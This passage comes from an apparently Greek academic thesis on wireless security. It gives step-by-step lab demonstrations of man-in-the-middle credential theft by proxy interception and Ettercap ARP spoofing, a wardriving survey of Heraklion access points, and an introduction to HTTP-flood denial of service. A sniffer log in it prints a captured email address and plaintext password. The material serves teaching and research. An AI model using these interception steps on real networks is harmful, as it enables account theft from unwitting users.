


Figure 127: Αποτέλεσμα αναζήτησης μετά την αλλαγή

6.10.1 Facebook Hacking

Στο επόμενο μέρος θα υποκλέψουμε το username και το κωδικό του χρήστη καθώς αυτός προσπαθεί να αποκτήσει πρόσβαση στο λογαριασμό του στο Facebook. Υποθέτοντας ότι τα προηγούμενα βήματα έχουν εφαρμοστεί, ο proxy server είναι σε λειτουργία και το Intercept είναι σε κατάσταση On, προχωράμε στην επίθεση.

Αρχικά ο χρήστης μπαίνει στη σελίδα του Facebook. Ο proxy server θα καταγράψει αυτή την κίνηση δείχνοντας τη μας. Εμείς θα πρέπει να πατήσουμε το κουμπί **Forward** ώστε η κίνηση αυτή να προωθηθεί στον προορισμό της και στον χρήστη να εμφανιστεί η αρχική σελίδα του Facebook. Ύστερα ο χρήστης θα εισάγει το username και κωδικό του.

Figure 128: Facebook Log In

Μόλις ο χρήστης πατήσει το κουμπί Log In, τότε ο browser του θα του βγάλει μια ειδοποίηση, προειδοποιώντας τον ότι δεν μπορεί να επαληθεύσει το πιστοποιητικό (certificate) που χρησιμοποιείται. Το πιστοποιητικό αυτό έχει δημιουργηθεί από το proxy server μας. Μετά ο χρήστης καλείται να επιλέξει εάν θέλει να συνεχίσει ή να τερματίσει την σύνδεση για ασφάλεια. Τα στατιστικά δείχνουν ότι το 90 % των χρηστών επιλέγουν να συνεχίσουν. Μόλις αυτό γίνει, τότε όλες η μυστικές πληροφορίες (κωδικοί) που αυτοί ανταλλάσουν με τους server που επισκέπτονται, είναι πλέον ορατές και απροστάτευτες.




Figure 129: Πιστοποιητικό ασφάλειας

Ο server μας θα καταγράψει αυτή τη κίνηση, και θα μας εμφανίσει σε απλό κείμενο εκτός από διάφορες άλλες πληροφορίες, και το username και κωδικό του χρήστη.




Figure 130: Υποκλοπή username και κωδικού

Μόλις αντιγράψουμε το username και κωδικό που μόλις υποκλέψαμε, πατάμε το κουμπί Forward ώστε ο χρήστης να έχει κανονική πρόσβαση στο Facebook και να μη καταλάβει ότι κάτι δεν πάει καλά.

Έχοντας λοιπόν καταγράψει το username και κωδικό, θα μπορούσε κάποιος επιτιθέμενος να αποκτήσει πρόσβαση στο λογαριασμό του χρήστη, να αλλάξει το κωδικό, καθιστώντας έτσι αδύνατο για τον χρήστη να ξαναποκτήσει πρόσβαση στο λογαριασμό του. Θα μπορούσε σε άλλες περιπτώσεις, αντί για λογαριασμό Facebook, ο επιτιθέμενος να είχε καταγράψει το κωδικό του λογαριασμού e-mail του χρήστη. Εκεί ύστερα θα μπορούσε να βρει πολύτιμες πληροφορίες όπως κωδικούς από άλλες ιστοσελίδες, κωδικούς καρτών ή και τραπεζικών λογαριασμών. Πολλοί άνθρωποι κρατάνε το ίδιο username και κωδικό για πολλές ιστοσελίδες που επισκέπτονται και χρησιμοποιούν καθημερινώς. Σε αυτή την περίπτωση, ο επιτιθέμενος βρίσκοντας το username και το κωδικό ενός χρήστη, έχει τη δυνατότητα να κλέψει διάφορες πληροφορίες από διάφορες ιστοσελίδες.

6.11 Man in the Middle επίθεση - ARP Spoofing

Σε αυτή την ενότητα θα δείξουμε πάλι την Man in the Middle επίθεση. Η διαφορά εδώ είναι ότι αντί να δημιουργήσουμε ένα ψεύτικο σημείο πρόσβασης και να περιμένουμε τους χρήστες να συνδεθούν σε αυτό, θα ξεγελάσουμε τους χρήστες λέγοντας τους ότι εμείς ως επιτιθέμενοι είμαστε το σημείο πρόσβασης χρησιμοποιώντας την επίθεση *ARP spoofing* (Fig 107).

Το εργαλείο που θα χρησιμοποιήσουμε είναι το Ettercap σε λειτουργικό σύστημα Linux-Backtrack. Για τον υπολογιστή του θύματος χρησιμοποιήσαμε ένα δεύτερο δικό μας υπολογιστή το οποίο τρέχει λειτουργικό σύστημα Windows 7. Ας συνεχίσουμε λοιπόν στη εφαρμογή της επίθεσης.

Αρχικά τρέχουμε το εργαλείο Ettercap δίνοντας την εντολή **ettercap -G** στη γραμμή εντολών (terminal). Αφού τρέξει το εργαλείο ακολουθούμε τα εξής βήματα : **Sniff --> Unified Sniffing** . Ύστερα θα μας εμφανιστεί το παρακάτω παράθυρο όπου εμείς πρέπει να επιλέξουμε την κάρτα δικτύου με την οποία θα καταγράψουμε κίνηση.

Figure 131: Ettercap - Επιλογή κάρτας δικτύου.

Αφού επιλέξουμε την κάρτα δικτύου, πατάμε το κουμπί OK. Ύστερα θα πρέπει να καταγράψουμε τους χρήστες που είναι συνδεδεμένοι στο δίκτυο. Για να το κάνουμε αυτό ακολουθούμε τα βήματα : **Hosts --> Hosts List**. Το εργαλείο μετά θα αρχίσει να ψάχνει για διαθέσιμες IP διευθύνσεις χρηστών που είναι συνδεδεμένοι όπως φαίνεται παρακάτω.




Figure 132: Καταγραφή IP διευθύνσεων

Αφού η καταγραφή τελειώσει, το εργαλείο θα μας παρουσιάσει τις IP διευθύνσεις που βρήκε, από τις οποίες αυτές που μας ενδιαφέρουν είναι αυτή του σημείο πρόσβασης (default gateway) και αυτή του θύματος. Στις δύο παρακάτω εικόνες βλέπουμε την διεύθυνση του σημείου πρόσβασης και αυτή του θύματος.




Figure 133: IP του σημείου πρόσβασης

Figure 134: IP του θύματος

Το επόμενο βήμα είναι να πούμε στο εργαλείο ποιοί είναι οι στόχοι μας. Πρώτα διαλέγουμε το σημείο πρόσβασης. Για να το κάνουμε αυτό, επιλέγουμε την IP του και μετά πατάμε **Add to Target 1** . Ύστερα επιλέγουμε την IP του θύματος και πατάμε **Add to Target 2**. Τα βήματα αυτά φαίνονται στην παρακάτω εικόνα.

Figure 135: Επιλογή στόχων

Αφού έχουμε επιλέξει τους στόχους, ξεκινάμε τη διαδικασία του ARP poisoning ακολουθώντας τα εξής βήματα: **Mitm --> Arp poisoning**. Ύστερα θα μας εμφανιστεί ένα παράθυρο στο οποίο επιλέγουμε το **Sniff remote connections** και πατάμε OK.




Figure 136: ARP poisoning

Στην παρακάτω εικόνα βλέπουμε ότι το ARP poisoning έχει αρχίσει. Σε αυτό το στάδιο ο υπολογιστής του χρήστη παραπληροφορείται και πλέον για MAC του σημείου πρόσβασης χρησιμοποιεί αυτή του επιτιθέμενου. Το ίδιο συμβαίνει και για το σημείο πρόσβασης.




Figure 137: Εκκίνηση του ARP poisoning

Επόμενο βήμα τώρα είναι να καταγράψουμε κωδικούς του θύματος όταν αυτός μπαίνει σε μια ιστοσελίδα και εισάγει το username και κωδικό. Επιλέγουμε **Start --> Start sniffing** και η καταγραφή αρχίζει.




Figure 138: Καταγραφή

Τώρα αρκεί να περιμένουμε μέχρι ο χρήστης να μπει σε κάποια ιστοσελίδα που απαιτεί username και κωδικό. Βάλαμε το χρήστη-θύμα να επισκεφτεί μια ιστοσελίδα από τον υπολογιστή του και τα αποτελέσματα φαίνονται στην παρακάτω εικόνα.

```
Starting Unified sniffing...

DHCP: [10.14.0.1] ACK : 10.14.11.218 255.255.0.0 GW 10.14.0.1 DNS 10.14.0.1 "example.com"
DHCP: [10.14.0.1] ACK : 10.14.38.125 255.255.0.0 GW 10.14.0.1 DNS 10.14.0.1 "example.com"
DHCP: [88:53:2E:22:04:D4] REQUEST 10.14.39.105
DHCP: [10.14.0.1] ACK : 10.14.39.105 255.255.0.0 GW 10.14.0.1 DNS 10.14.0.1 "example.com"
Unified sniffing was stopped.
Starting Unified sniffing...

HTTP : 195.191.207.40:80 -> USER: varyag.vlad@gmail.com  PASS: 1234  INFO: http://uploading.com/
```

Figure 139: Καταγραφή username και κωδικού

Το εργαλείο κατέγραψε το κωδικό που εισήγαγε ο χρήστης μαζί με το username του, όπως επίσης και την ιστοσελίδα την οποία επισκέφτηκε.

6.12 Καταγραφή ασύρματων δικτύων στο κέντρο του Ηρακλείου

Στην προσπάθειά μας να δείξουμε το πόσο οι κάτοικοι του Ηρακλείου εφαρμόζουν τα τέσσερα είδη ασφάλειας στα ασύρματα δίκτυα τους, κάναμε μια σχετική έρευνα στο κέντρο της πόλης. Εκεί καταγράψαμε όλα τα ασύρματα δίκτυα που ήταν σε κοντινή εμβέλεια με τη διαδρομή που ακολουθήσαμε. Για την πραγματοποίηση της έρευνας χρησιμοποιήσαμε ένα tablet PC με ενσωματωμένη ασύρματη κάρτα δικτύου. Η τεχνική αυτή είναι γνωστή με το όνομα "*wardriving*".

Η έρευνα αυτή πραγματοποιήθηκε Παρασκευή, 13 Ιουλίου 2012 στο κέντρο της πόλης του Ηρακλείου. Η διαδρομή που ακολουθήσαμε ξεκινούσε από την αρχή της οδού Καλοκαιρινού, συνεχίζοντας στην οδό Δικαιοσύνης, καταλήγοντας στο τέλος στη πλατεία Ελευθερίας. Στην παρακάτω εικόνα αποτυπώνεται με τη κόκκινη γραμμή η διαδρομή που ακολουθήσαμε.

Figure 140: Διαδρομή καταγραφής

Κατά τη διάρκεια αυτής της διαδρομής καταγράψαμε συνολικά 188 σημεία πρόσβασης. Τα αποτελέσματα ήταν κάπως απογοητευτικά. Στην παρακάτω εικόνα φαίνεται το αποτέλεσμα της καταγραφής μας.




Figure 141: Στατιστικά καταγραφής

Μόνο το 57% χρησιμοποιούσε κρυπτογράφηση WPA+WPA2 που αντιστοιχεί σε 107 σημεία πρόσβασης από τα συνολικά 188. Ακολουθούσε το 17% που χρησιμοποιούσε κρυπτογράφηση WPA και αντιστοιχεί σε 33 σημεία πρόσβασης. Μόνο το 1% χρησιμοποιούσε κρυπτογράφηση WPA2 που αντιστοιχεί σε 2 σημεία πρόσβασης. Όλοι οι υπόλοιποι χρησιμοποιούσαν είτε κρυπτογράφηση WEP ή είτε κανένα είδος κρυπτογράφησης. Επίσης πολλά από τα σημεία πρόσβασης που καταγράψαμε είχαν ακόμα τις εργοστασιακές ρυθμίσεις τους (default SSID και password), πράγμα που τα καθιστά ακόμα πιο ευάλωτα.

Τα στοιχεία αυτό δείχνουν ότι δεν δίνεται η σημασία που αρμόζει στο τομέα αυτό της ασφάλειας των δικτύων και υπάρχει έλλειψη ενημέρωσης για τους κινδύνους που διατρέχουν τόσο στους κατοίκους όσο και στις διάφορες επιχειρήσεις.

Κεφάλαιο 7 Denial of Service

7.1 Εισαγωγή

Οι επιθέσεις *Άρνησης Υπηρεσιών* ή *Denial of Service* είναι η προσπάθεια που γίνεται από έναν κακόβουλο χρήστη να κάνει τους πόρους ενός δικτύου ή ενός υπολογιστή μη διαθέσιμους για τον/τους χρήστη/ες που το χρησιμοποιούν. Οι δράστες τέτοιων επιθέσεων συνήθως στοχεύουν ιστοσελίδες ή υπηρεσίες που φιλοξενούνται σε διακομιστές μεγάλων εταιριών όπως είναι οι τράπεζες και οι online πληρωμές με πιστωτικές κάρτες. Το αποτέλεσμα θα είναι να καταναλώνουν όλους τους πόρους στους διακομιστές αυτούς, αποτρέποντας έτσι τους χρήστες από το να αποκτήσουν πρόσβαση σε κάποιες από τις υπηρεσίες του διακομιστή.

Τέτοιες επιθέσεις συνήθως σχετίζονται με τα δίκτυα υπολογιστών όπου η κύρια συσκευή που γίνεται στόχος είναι ο διακομιστής. Μερικές φορές όμως μπορούν να σχετιστούν και με άλλες συσκευές, όπως είναι ο σκληρός δίσκος ενός υπολογιστή, όπου ένας ιός κρατάει τις κεφαλές του σκληρού δίσκου να περιστρέφονται συνέχεια μέχρι να αποτύχουν, με αποτέλεσμα να προκύψει άρνηση υπηρεσιών για τους χρήστες.

Πολλές επιχειρήσεις και οργανισμοί σήμερα δεν παίρνουν στα σοβαρά και παραβλέπουν τις επιπτώσεις που θα είχε μία επίθεση Άρνησης Υπηρεσιών στο δικό τους ασύρματο δίκτυο. Τα ασύρματα δίκτυα μπορεί να γίνουν πολύ ευάλωτα σε τέτοιες επιθέσεις και το αποτέλεσμα μπορεί να είναι οτιδήποτε, από την υποβάθμιση μέχρι και την ολοκληρωτική απώλεια της διαθεσιμότητας του ασύρματου δικτύου. Για την επίτευξη μίας DoS επίθεσης δεν απαιτείται εξελιγμένος και ακριβός εξοπλισμός. Μπορούν να εφαρμοστούν από ανταγωνιστές, για πολιτικούς σκοπούς ή από την απογοήτευση ενός επιτιθέμενου όταν αυτός δεν μπορεί να εισχωρήσει στο σύστημα μία επιχείρησης ή ενός οργανισμού.

Σήμερα υπάρχουν δύο είδη επιθέσεων Άρνησης Υπηρεσιών: είναι οι επιθέσεις που προκαλούν κατάρρευση στις υπηρεσίες, και οι επιθέσεις που "πλημμυρίζουν" τις υπηρεσίες με υπερβολική δικτυακή κίνηση. Μια επίθεση μπορεί να εφαρμοστεί με διάφορους τρόπους. Οι βασικοί τρόποι τέτοιων επιθέσεων είναι:

- Κατανάλωση υπολογιστικών πόρων, όπως είναι το εύρος ζώνης, χωρητικότητα δίσκου και επεξεργαστικός χρόνος.
- Διακοπή στις ρυθμίσεις παραμέτρων, όπως είναι οι πληροφορίες δρομολόγησης
- Αποστολή πολλών ταυτόχρονων αιτήσεων επικοινωνίας στο στόχο, ώστε να μην μπορέσει να ανταποκριθεί ή να ανταποκρίνεται πολύ αργά με αποτέλεσμα να θεωρηθεί μη προσβάσιμο.
- Διακοπή της λειτουργίας των φυσικών στοιχείων του δικτύου.

Οι επιθέσεις θα μπορούσαν να χωριστούν σε κατηγορίες με βάση τα επίπεδα του μοντέλου OSI. Έτσι έχουμε επιθέσεις Άρνηση Υπηρεσιών του επιπέδου Εφαρμογών, του επιπέδου Μεταφοράς, του επιπέδου Δικτύου, και του επιπέδου Media Access Control (επίπεδο Ζεύξης Δεδομένων- **κεφ. 6.1**). Παρακάτω εξηγούμε και εφαρμόζουμε τις επιθέσεις αυτές.

7.2 Άρνηση Υπηρεσιών στο Επίπεδο Εφαρμογών/OSI

Μια επίθεση Άρνησης Υπηρεσιών στο Επίπεδο Εφαρμογών του μοντέλου OSI μπορεί να εφαρμοστεί σε ένα ενσύρματο ή ασύρματο δίκτυο. Ένας τρόπος να επιτευχθεί είναι με τον επιτιθέμενο να στέλνει ένα μεγάλο αριθμό από HTTP GET request πακέτα σε έναν διακομιστή και είναι δύσκολη να ανιχνευτεί. Η επίθεση αυτή λέγεται *http flood*, δηλαδή επίθεση "πλημμύρας" του διακομιστή με ένα μεγάλο αριθμό πακέτων τα οποία θεωρούνται έγκυρα. Όμως το πρόβλημα είναι ότι ο αριθμός των πακέτων αυτών είναι τόσο μεγάλος που οδηγεί στην εξάντληση της επεξεργαστικής ικανότητας του διακομιστή με αποτέλεσμα να μην μπορεί να εξυπηρετήσει άλλους χρήστες.

Συγκεκριμένα ο επιτιθέμενος εφαρμόζοντας αυτή την επίθεση, αυτό που κάνει είναι να στέλνει αρχικά ένα TCP SYN πακέτο, και ο στόχος (server) απαντάει πίσω με ένα TCP SYN ACK πακέτο. Ο επιτιθέμενος θα ολοκληρώσει τη διαδικασία αυτή που είναι γνωστή ως *three-way handshake* στέλνοντας και αυτός ένα TCP ACK πακέτο. Ύστερα θα αρχίσει να στέλνει HTTP GET request πακέτα για μία σελίδα στον διακομιστή. Αν η διαδικασία αυτή ενισχυθεί επαναλαμβάνοντάς τη πολλές φορές σε κάθε χρονική στιγμή, τότε θα οδηγήσει σε υπερφόρτωση του διακομιστή.

Ο εντοπισμός μίας HTTP flood DoS επίθεσης είναι μια δύσκολη διαδικασία διότι η TCP σύνδεση που δημιουργεί ο επιτιθέμενος με το διακομιστή είναι έγκυρη, και έτσι είναι και τα HTTP GET request που στέλνει. Το κόλπο στον εντοπισμό μιας τέτοιας επίθεσης είναι να καταλάβουμε πότε υπάρχει μεγάλος αριθμός χρηστών που να ζητάνε ένα αρχείο από το διακομιστή την ίδια χρονική στιγμή. Όμως αυτό κρύβει και κάποιους κινδύνους, γιατί μπορεί μάλιστα μέσα στην κίνηση που προορίζεται για επίθεση, να υπάρχει και κίνηση που προέρχεται από κανονικούς χρήστες, και έτσι αν απορριφθεί όλη η κίνηση, θα απορριφθεί και η κίνηση των χρηστών, οδηγώντας πάλι σε αυτό που σκόπευε ο επιτιθέμενος: την άρνηση υπηρεσιών. Στη συνέχεια εφαρμόζουμε στην πράξη την επίθεση αυτή.

7.2.1 Προετοιμασία για τη HTTP flood επίθεση

Στο κομμάτι αυτό δείχνουμε την εφαρμογή της επίθεσης και είναι σημαντικό να τονίσουμε ότι η επίδειξη είναι καθαρά για διδακτικούς σκοπούς και δεν πρέπει ποτέ να χρησιμοποιηθεί κακοπροαίρετα καθώς μπορεί να βλάψει κάποιο σύστημα. Για την εφαρμογή χρειαστήκαμε:

1. Ένα server και συγκεκριμένα ένα Apache server που στήσαμε στο μηχάνημα του θύματος, το οποίο έτρεχε λειτουργικό σύστημα Windows 7. Ο server άκουγε για εισερχόμενες συνδέσεις στη θύρα 80, και με διεύθυνση την IP του υπολογιστή του θύματος. Ο επιτιθέμενος χρησιμοποιούσε μηχάνημα το οποίο έτρεχε λειτουργικό σύστημα Linux Backtrack 5 και είχε IP διεύθυνση αυτή που φαίνεται παρακάτω. Είναι σημαντικό να πούμε ότι η ιστοσελίδα μας δεν ήταν διαθέσιμη στο Διαδίκτυο, πάρα μόνο στο τοπικό μας δίκτυο, καθώς χρησιμοποιούσαμε τις IP διευθύνσεις από τον ISP μας, οι οποίες είναι ιδιωτικές (private).

